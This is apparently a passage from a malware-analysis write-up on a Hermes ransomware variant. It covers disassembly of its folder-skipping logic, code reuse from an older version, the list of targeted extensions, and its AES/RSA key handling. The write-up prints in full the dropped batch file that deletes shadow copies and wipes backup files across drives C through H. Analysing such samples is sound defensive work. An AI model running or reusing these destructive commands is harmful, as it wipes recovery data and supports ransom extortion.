.text:00404482                 call    RecursiveDriveSearch_Encrypt
.text:00404487                 add     esp, 10h
.text:0040448A
.text:0040448A loc_40448A:                             ; CODE XREF: start+10C↑j
.text:0040448A                                         ; start+12E↑j ...
```

Inside of the function labeled recursiveSearch_Encrypt are the checks for key folders and drive type:



```
.text:00401DE5                 mov     esi, offset aWindows ; "Windows"
.text:00401DEA                 lea     edi, [ebp+var_50]
.text:00401DED                 push    5
.text:00401DEF                 pop     ecx
.text:00401DF0                 xor     eax, eax
.text:00401DF2                 xor     edx, edx
.text:00401DF4                 movsd
.text:00401DF5                 push    6
.text:00401DF7                 movsd
.text:00401DF8                 movsd
.text:00401DF9                 movsd
.text:00401DFA                 mov     esi, offset aAhnlab ; "AhnLab"
.text:00401DFF                 mov     [ebp+var_40], ax
.text:00401E03                 lea     edi, [ebp+var_28]
.text:00401E06                 movsd
.text:00401E07                 movsd
.text:00401E08                 movsd
.text:00401E09                 movsw
.text:00401E0B                 mov     esi, offset aMicrosoft ; "Microsoft"
.text:00401E10                 mov     [ebp+var_1A], edx
.text:00401E13                 lea     edi, [ebp+var_64]
.text:00401E16                 mov     [ebp+var_16], dx
.text:00401E1A                 rep movsd
.text:00401E1C                 mov     esi, offset aChro
.text:00401E21                 lea     edi, [ebp+var_3C]
.text:00401E24                 pop     ecx
.text:00401E25                 movsd
.text:00401E26                 movsd
.text:00401E27                 movsd
.text:00401E28                 movsw
.text:00401E2A                 mov     esi, offset aMozi
.text:00401E2F                 mov     [ebp+var_2E], edx
.text:00401E32                 lea     edi, [ebp+var_84]
.text:00401E38                 mov     [ebp+var_2A], dx
.text:00401E3C                 movsd
.text:00401E3D                 movsd
.text:00401E3E                 movsd
.text:00401E3F                 movsd
.text:00401E40                 lea     edi, [ebp+var_74]
.text:00401E43                 mov     esi, offset aRecycle_bin ; "$Recycle.Bin"
.text:00401E48                 stosd
```

```
...
-0000006B                 db ? ; undefined
-0000006A                 db ? ; undefined
-00000069                 db ? ; undefined
-00000068                 db ? ; undefined
-00000067                 db ? ; undefined
-00000066                 db ? ; undefined
-00000065                 db ? ; undefined
-00000064 var_64          db ?
...
```



```
.text:00401E6D                 movsd
.text:00401E6E                 lea     edi, [ebp+var_B4]
.text:00401E74                 stosd
.text:00401E75                 stosd
.text:00401E76                 stosd
.text:00401E77                 stosw                   ; From Here down it is makin sure we are not in key dir ]
.text:00401E79                 lea     eax, [ebp+var_50]
.text:00401E7C                 push    eax
.text:00401E7D                 lea     eax, [ebp+var_31C]
.text:00401E83                 push    eax
.text:00401E84                 call    moreMniaps??    ; returns zero if not matched   1 if matched
.text:00401E89                 pop     ecx
.text:00401E8A                 pop     ecx
.text:00401E8B                 test    eax, eax
.text:00401E8D                 jnz     Jmp_Skip_FindNextFile
.text:00401E93                 lea     eax, [ebp+var_28]
.text:00401E96                 push    eax
.text:00401E97                 lea     eax, [ebp+var_31C]
.text:00401E9D                 push    eax
.text:00401E9E                 call    moreMniaps??    ; returns zero if not matched   1 if matched
.text:00401EA3                 pop     ecx
.text:00401EA4                 pop     ecx
.text:00401EA5                 test    eax, eax
.text:00401EA7                 jnz     short Jmp_Skip_FindNextFile
.text:00401EA9                 lea     eax, [ebp+var_64]
.text:00401EAC                 push    eax
.text:00401EAD                 lea     eax, [ebp+var_31C]
.text:00401EB3                 push    eax
.text:00401EB4                 call    moreMniaps??    ; returns zero if not matched   1 if matched
.text:00401EB9                 pop     ecx
.text:00401EBA                 pop     ecx
.text:00401EBB                 test    eax, eax
.text:00401EBD                 jnz     short Jmp_Skip_FindNextFile
.text:00401EBF                 lea     eax, [ebp+var_3C]
.text:00401EC2                 push    eax
.text:00401EC3                 lea     eax, [ebp+var_31C]
.text:00401EC9                 push    eax
.text:00401ECA                 call    moreMniaps??    ; returns zero if not matched   1 if matched
.text:00401ECF                 pop     ecx
```

It then continues on to enumerate netResources and encrypts those files as well. After encryption, it creates another bat file called **window.bat** to delete shadow volume and backup files. Here is its content:


```
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.* c:\backup*.*
c:\*.set c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.*
d:\*.set d:\*.win d:\*.dsk
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.* e:\backup*.*
e:\*.set e:\*.win e:\*.dsk
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.*
f:\*.set f:\*.win f:\*.dsk
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.* g:\backup*.*
g:\*.set g:\*.win g:\*.dsk
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.* h:\backup*.*
h:\*.set h:\*.win h:\*.dsk
del %0
```

It then creates and executes another bat file called **svchostaaexe.bat** that cycles through the entire file system again to search for and delete all backup files. This is interesting, as we have rarely seen ransomware looking in so much detail for backup files.
There is no functionality that communicates a decryption key to a C2 server. This means that the file UNIQUE_ID_DO_NOT_REMOVE, whichcontains the unique ID you have to send to the email address, must be encrypted by a public key pair that the attackers have pre-generated and retained on their side.

We have found that there is a heavy code reuse from the old versions of Hermes with this one. The flow of the code looks to be a bit different, but the overall functionality is the same. This is quite clear when comparing the two versions in a disassembler.


Below are two screenshots: the first from the current version we are analyzing, and the second from the old version. You can clearly see that even though the flow and arrangement are a bit different, the functionality remains mostly the same.

The new version:



```
.text:00404383                 push    ebx             ; uType
.text:00404384                 push    offset Caption  ; "OK"
.text:00404389                 push    offset Text     ; "install windows update"
.text:0040438E
.text:0040438E loc_40438E:                             ; CODE XREF: start+30↑j
.text:0040438E                 push    ebx             ; hWnd
.text:0040438F                 call    ds:MessageBoxA
.text:00404395                 jmp     short loc_40439C
.text:00404397 ; ---------------------------------------------------------------------------
.text:00404397
.text:00404397 loc_404397:                             ; CODE XREF: start+40↑j
.text:00404397                                         ; start+4A↑j
.text:00404397                 call    LoadAllFunctionsDynamically
.text:0040439C
.text:0040439C loc_40439C:                             ; CODE XREF: start+5E↑j
.text:0040439C                 call    RegQueryForLonague ; if russian language detected,  quit
.text:004043A1                 call    checkCVersion?
.text:004043A6                 push    32h
.text:004043A8                 mov     esi, offset unk_40F188
.text:004043AD                 mov     dword_40F8AC, eax
.text:004043B2                 push    esi
.text:004043B3                 call    GetWINDir
.text:004043B9                 push    offset aSystem32Cmd__0 ; "\\System32\\cmd.exe"
.text:004043BE                 push    esi
.text:004043BF                 call    unsureMAnips
.text:004043C4                 pop     ecx
.text:004043C5                 pop     ecx
.text:004043C6                 push    190h
.text:004043CB                 mov     esi, offset unk_40F8B0
.text:004043D0                 push    esi
.text:004043D1                 call    GetWINDir
.text:004043D7                 xor     eax, eax
.text:004043D9                 mov     word_40F8B4, ax
.text:004043DF                 cmp     dword_40F8AC, edi
.text:004043E5                 jnz     short loc_4043EE
.text:004043E7                 push    offset aDocumentsAnd_3 ; "\\Documents and Settings\\Default User\"...
.text:004043EC                 jmp     short loc_4043F3
.text:004043EE ; ---------------------------------------------------------------------------
.text:004043EE
.text:004043EE loc_4043EE:                             ; CODE XREF: start+AE↑j
.text:004043EE                 push    offset aUsersPublic_0 ; "\\users\\Public\\"
```

And the old version **237eee069c1df7b69cee2cc63dee24e6**:




```
.text:00403EA0                 public start
.text:00403EA0 start           proc near
.text:00403EA0
.text:00403EA0 var_7D0         = word ptr -7D0h
.text:00403EA0
.text:00403EA0                 push    ebp
.text:00403EA1                 mov     ebp, esp
.text:00403EA3                 sub     esp, 7D0h
.text:00403EA9                 call    dynamicallLoadLib
.text:00403EAE                 call    langCheckQuit
.text:00403EB3                 call    sub_404140
.text:00403EB8                 push    32h
.text:00403EBA                 push    offset unk_40E530
.text:00403EBF                 mov     dword_40EED0, eax
.text:00403EC4                 call    GetWinDirecotry
.text:00403ECA                 push    offset aSystem32Cmd_ex ; "\\System32\\cmd.exe"
.text:00403ECF                 push    offset unk_40E530
.text:00403ED4                 call    sub_403C90
.text:00403ED9                 add     esp, 8
.text:00403EDC                 push    190h
.text:00403EE1                 push    offset unk_40EC50
.text:00403EE6                 call    GetWinDirecotry
.text:00403EEC                 xor     eax, eax
.text:00403EEE                 cmp     dword_40EED0, 1
.text:00403EF5                 mov     word_40EC54, ax
.text:00403EFB                 jnz     short loc_403F04
.text:00403EFD                 push    offset aDocumentsAndSe ; "\\Documents and Settings\\Default User\"...
.text:00403F02                 jmp     short loc_403F09
.text:00403F04 ; ---------------------------------------------------------------------------
.text:00403F04
.text:00403F04 loc_403F04:                             ; CODE XREF: start+5B↑j
.text:00403F04                 push    offset aUsersPublic ; "\\users\\Public\\"
.text:00403F09
.text:00403F09 loc_403F09:                             ; CODE XREF: start+62↑j
.text:00403F09                 push    offset unk_40EC50
.text:00403F0E                 call    sub_403C90
.text:00403F13                 add     esp, 8
.text:00403F16                 push    ebx
.text:00403F17                 push    esi
.text:00403F18                 push    edi
.text:00403F19                 push    1
```

Attacked targets

The ransomware attacks the following extensions: tif php 1cd 7z cd 1cd dbf ai arw txt doc docm docx zip rar xlsx xls xlsb xlsm jpg jpe jpeg bmp db eql sql adp mdf frm mdb odb odm odp ods dbc frx db2 dbs pds pdt pdf dt cf cfu mxl epf kdbx erf vrp grs geo st pff mft efd 3dm 3ds rib ma max lwo lws m3d mb obj x x3d c4d fbx dgn dwg 4db 4dl 4mp abs adn a3d aft ahd alf ask awdb azz bdb bib bnd bok btr bak cdb ckp clkw cma crd dad daf db3 dbk dbt dbv dbx dcb dct dcx ddl df1 dmo dnc dp1 dqy dsk dsn dta dtsx dxl eco ecx edb emd fcd fic fid fil fm5 fol fp3 fp4 fp5 fp7 fpt fzb fzv gdb gwi hdb his ib idc ihx itdb itw jtx kdb lgc maq mdn mdt mrg mud mwb s3m myd ndf ns2 ns3 ns4 nsf nv2 nyf oce oqy ora orx owc owg oyx p96 p97 pan pdb pdm phm pnz pth pwa qpx qry qvd rctd rdb rpd rsd sbf sdb sdf spq sqb stp str tcx tdt te tmd trm udb usr v12 vdb vpd wdb wmdb xdb xld xlgc zdb zdc cdr cdr3 ppt pptx abw act aim ans apt asc ase aty awp awt aww bad bbs bdp bdr bean bna boc btd cnm crwl cyi dca dgs diz dne docz dot dotm dotx dsv dvi dx eio eit emlx epp err etf etx euc faq fb2 fbl fcf fdf fdr fds fdt fdx fdxt fes fft flr fodt gtp frt fwdn fxc gdoc gio gpn gsd gthr gv hbk hht hs htc hwp hz idx iil ipf jis joe jp1 jrtf kes klg knt kon kwd lbt lis lit lnt lp2 lrc lst ltr ltx lue luf lwp lyt lyx man map mbox me mell min mnt msg mwp nfo njx now nzb ocr odo odt ofl oft ort ott p7s pfs pfx pjt prt psw pu pvj pvm pwi pwr qdl rad rft ris rng rpt rst rt rtd rtf rtx run rzk rzn saf sam scc scm sct scw sdm sdoc sdw sgm sig sla sls smf sms ssa stw sty sub sxg sxw tab tdf tex text thp tlb tm tmv tmx tpc tvj u3d u3i unx uof uot upd utf8 utxt vct vnt vw wbk wcf wgz wn wp wp4 wp5 wp6 wp7 wpa wpd wpl wps wpt wpw wri wsc wsd wsh wtx xdl xlf xps xwp xy3 xyp xyw ybk yml zabw zw abm afx agif agp aic albm apd apm apng aps apx art asw bay bm2 bmx brk brn brt bss bti c4 cal cals can cd5 cdc cdg cimg cin cit colz cpc cpd cpg cps cpx cr2 ct dc2 dcr dds dgt dib djv djvu dm3 dmi vue dpx wire drz dt2 dtw dvl ecw eip exr fal fax fpos fpx g3 gcdp gfb gfie ggr gif gih gim spr scad gpd gro grob hdp hdr hpi i3d icn icon icpr iiq info ipx itc2 iwi j j2c j2k jas jb2 jbig jbmp jbr jfif jia jng jp2 jpg2 jps jpx jtf jwl jxr kdc kdi kdk kic kpg lbm ljp mac mbm mef mnr mos mpf mpo mrxs myl ncr nct nlm nrw oc3 oc4 oc5 oci omf oplc af2 af3 asy cdmm cdmt cdmz cdt cgm cmx cnv csy cv5 cvg cvi cvs cvx cwt cxf dcs ded dhs dpp drw dxb dxf egc emf ep eps epsf fh10 fh11 fh3 fh4 fh5 fh6 fh7 fh8 fif fig fmv ft10 ft11 ft7 ft8 ft9 ftn fxg gem glox hpg hpgl hpl idea igt igx imd ink lmk mgcb mgmf mgmt mt9 mgmx mgtx mmat mat otg ovp ovr pcs pfv pl plt vrml pobj psid rdl scv sk1 sk2 ssk stn svf svgz sxd tlc tne ufr vbr vec vml vsd vsdm vsdx vstm stm vstx wpg vsm xar yal orf ota oti ozb ozj ozt pal pano pap pbm pc1 pc2 pc3 pcd pdd pe4 pef pfi pgf pgm pi1 pi2 pi3 pic pict pix pjpg pm pmg pni pnm pntg pop pp4 pp5 ppm prw psdx pse psp ptg ptx pvr px pxr pz3 pza pzp pzs z3d qmg ras rcu rgb rgf ric riff rix rle rli rpf rri rs rsb rsr rw2 rwl s2mv sci sep sfc sfw skm sld sob spa spe sph spj spp sr2 srw ste sumo sva save ssfn t2b tb0 tbn tfc tg4 thm tjp tm2 tn tpi ufo uga vda vff vpe vst wb1 wbc wbd wbm wbmp wbz wdp webp wpb wpe wvl x3f y ysp zif cdr4 cdr6 cdrw ddoc css pptm raw cpt pcx pdn png psd tga tiff tif xpm ps sai wmf ani flc fb3 fli mng smil svg mobi swf html csv xhtm dat

Encryption

Hermes, like many other ransomware, uses AES along with RSA for the encryption. AES is used to encrypt files with a random key. RSA is used to protect the random AES key.
The ransomware uses two RSA key pairs, one being a RSA hardcoded public key for the attackers.




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00005000  06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00  .....¤..RSA1....
00005010  01 00 01 00 B3 43 61 B7 4F 74 C9 01 26 A3 50 8E  ....łCa·OtÉ.&ŁPŽ
00005020  F7 57 2D 75 34 83 E7 02 E9 01 A3 5B 57 6C 8F B0  ÷W-u4.ç.é.Ł[W1Ź°
00005030  38 9C 14 C1 69 22 91 62 BC 83 D3 0B 20 1F F2 10  8ś.Ái"‘bĽ.Ó. .ň.
00005040  3B 60 5C 37 5D BA 77 A5 13 A1 5D AB C1 14 64 4F  ;`\7]şwĄ.˘]«Á.dO
00005050  66 D6 26 DC BE 69 30 4C 93 2E 6E 7B 3C F9 D9 E9  fÖ&ÜľiOL“.n{<ůŮé
00005060  BE 56 6B C3 3A E0 F9 00 1E 88 C7 3F 1D 18 91 B8  ľVkĂ:ŕů...Ç?..‘¸
00005070  CB EC A0 FD F5 7D 75 38 2A A7 05 B7 2B 9C 8C 42  Ëě ýő}u8*§.·+śŚB
00005080  2F 54 14 ED B2 C5 AF C8 04 36 2D 1C E8 66 FA 9B  /T.í˛ĹŻČ.6-.čfú›
00005090  B8 FF B7 A8 15 A6 D0 82 19 C2 6E DD 22 F1 D8 41  ¸˙·¨.¦Đ‚.ÂnÝ"ńŘA
000050A0  6D B6 97 E2 B8 44 EE 1C 63 88 AB 10 13 F8 19 82  m¶—â¸Dî.c.«..ř.‚
000050B0  6B 2F C1 AE A1 14 76 87 73 F9 5A BA EE 2A D2 68  k/Á®˘.v‡sůZşî*Ňh
000050C0  B8 37 AD 31 5F 3E C6 FD B0 90 73 39 75 4D 87 97  ¸7.1_>Ćý°.s9uM‡—
000050D0  4E 8F F7 C9 29 4C 86 0E 1E 6B 12 CC 59 43 EF 63  NŹ÷É)L†..k.ĚYCďc
000050E0  53 9F 5E 3C 90 95 F8 AA BC 64 4B F5 96 38 39 3C  Sź^<.•řŞĽdKő–89<
000050F0  08 1E FD 49 B8 06 27 69 F5 D4 23 18 AE E4 B0 13  ..ýI¸.'iőÔ#.®ä°.
00005100  AD 42 D2 9E B8 72 DC 0B 83 D0 DE 94 E0 09 A9 E1  .BŇž¸rÜ..ĐŢ”ŕ.©á
00005110  77 72 EA B7 00 00 00 00 00 00 00 00 00 00 00 00  wrę·............
```

Then, there is a keypair for the victim. It is generated at the beginning of the attack. The private key from this key pair is encrypted by the attackers' public key and stored in the file UNIQUE_ID_DO_NOT_REMOVE.


When the victim sends this file, the attackers can recover the victim's private key with the help of their own private key. The victim's public key is stored in PUBLIC in clear text. It is later used to encrypt random AES keys, generated per file.

Cryptography is implemented with the help of Windows Crypto API. Function calls are mildly obfuscated, and pointers to the functions are manually loaded.



